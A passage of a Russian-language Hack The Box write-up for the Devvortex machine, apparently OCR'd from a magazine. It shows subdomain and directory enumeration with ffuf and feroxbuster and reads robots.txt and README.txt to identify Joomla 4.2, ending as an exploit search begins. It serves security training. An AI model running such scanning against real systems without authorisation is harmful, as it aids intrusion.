
```
dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 434ms]
```

Результат сканирования поддоменов с помощью ffuf

Мы нашли поддомен `dev`, а значит, обновляем запись в файле `/etc/hosts`:

```
10.10.11.242 devvortex.htb dev.devvortex.htb
```


И идем смотреть обнаруженный сайт.



Главная страница сайта

Но и здесь не нашлось ничего, что можно было бы использовать для развития атаки. Значит, нужно сканировать файлы и каталоги.

```
feroxbuster -u http://dev.devvortex.htb/ -t 128 -d 1 -w files_
interesting.txt
```




```
200      GET      172l     1008w     6858c http://dev.devvortex.htb/htaccess.txt
200      GET      339l     2968w    18092c http://dev.devvortex.htb/LICENSE.txt
404      GET        1l        3w       16c http://dev.devvortex.htb/index3.php
404      GET        1l        3w       16c http://dev.devvortex.htb/index2.php
200      GET      501l     1581w    23221c http://dev.devvortex.htb/index.php
404      GET        1l        3w       16c http://dev.devvortex.htb/info.php
404      GET        1l        3w       16c http://dev.devvortex.htb/infos.php
200      GET       74l      540w     4942c http://dev.devvortex.htb/README.txt
200      GET       29l      105w      764c http://dev.devvortex.htb/robots.txt
404      GET        1l        3w       16c http://dev.devvortex.htb/phpinfo.php
404      GET        1l        3w       16c http://dev.devvortex.htb/phpinfos.php
404      GET        1l        3w       54c http://dev.devvortex.htb/api/index.php
404      GET        1l        3w       54c http://dev.devvortex.htb/api/
200      GET       50l      168w     2974c http://dev.devvortex.htb/web.config.txt
```

Результат сканирования каталогов с помощью feroxbuster

В выводе видим файл `robots.txt`.

Справка: robots.txt

Этот файл используется для того, чтобы попросить краулеры (например, Google, Яндекс и прочие) не трогать какие-то определенные каталоги. Например, никто не хочет, чтобы в поисковой выдаче появлялись страницы авторизации администраторов сайта, файлы или персональная информация со страниц пользователей и прочие вещи в таком духе. Однако и злоумышленники первым делом просматривают этот файл, чтобы узнать о файлах и каталогах, которые хочет спрятать администратор сайта.




dev.devvortex.htb/robots.txt
Not secure | dev.devvortex.htb/robots.txt
links

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Содержимое файла robots.txt

Получаем интересные страницы, а также узнаём, что используется Joomla. А из файла `README.txt` узнаём и версию этой системы управления контентом.



dev.devvortex.htb/README.
Not secure | dev.devvortex.htb/README.txt
links

```
Joomla! CMS™

1- Overview
        * This is a Joomla! 4.x installation/upgrade package.
        * Joomla! Official site: https://www.joomla.org
        * Joomla! 4.2 version history - https://docs.joomla.org/Special:MyLanguage/Joomla_4.2_version_history
        * Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/4.2-dev

2- What is Joomla?
        * Joomla! is a Content Management System (CMS) which enables you to build websites and powerful online applications.
        * It's a free and Open Source software, distributed under the GNU General Public License version 2 or later.
        * This is a simple and powerful web server application and it requires a server with PHP and either MySQL, PostgreSQL or SQL Server to run.
        You can find full technical requirements here: https://downloads.joomla.org/technical-requirements.

3- Is Joomla! for you?
        * Joomla! is the right solution for most content web projects: https://docs.joomla.org/Special:MyLanguage/Portal:Learn_More
        * See Joomla's core features - https://www.joomla.org/core-features.html
        * Try out our free hosting service: https://launch.joomla.org
```

Содержимое файла README.txt

Продолжение статьи →


← НАЧАЛО СТАТЬИ

HTB DEVVORTEX

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ УЯЗВИМОСТЬ В APPORT

ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли для обнаруженной CMS уже готовые эксплоиты. Самый надежный способ найти готовый эксплоит — поискать в интернете на сайтах вроде HackerOne, Exploit-DB, а также GitHub.


Google
joomla 4.2. exploit
Все
Видео
Картинки
Новости
Книги
Ещё
Инструменты

Результатов: примерно 481 000 (0,27 сек.)

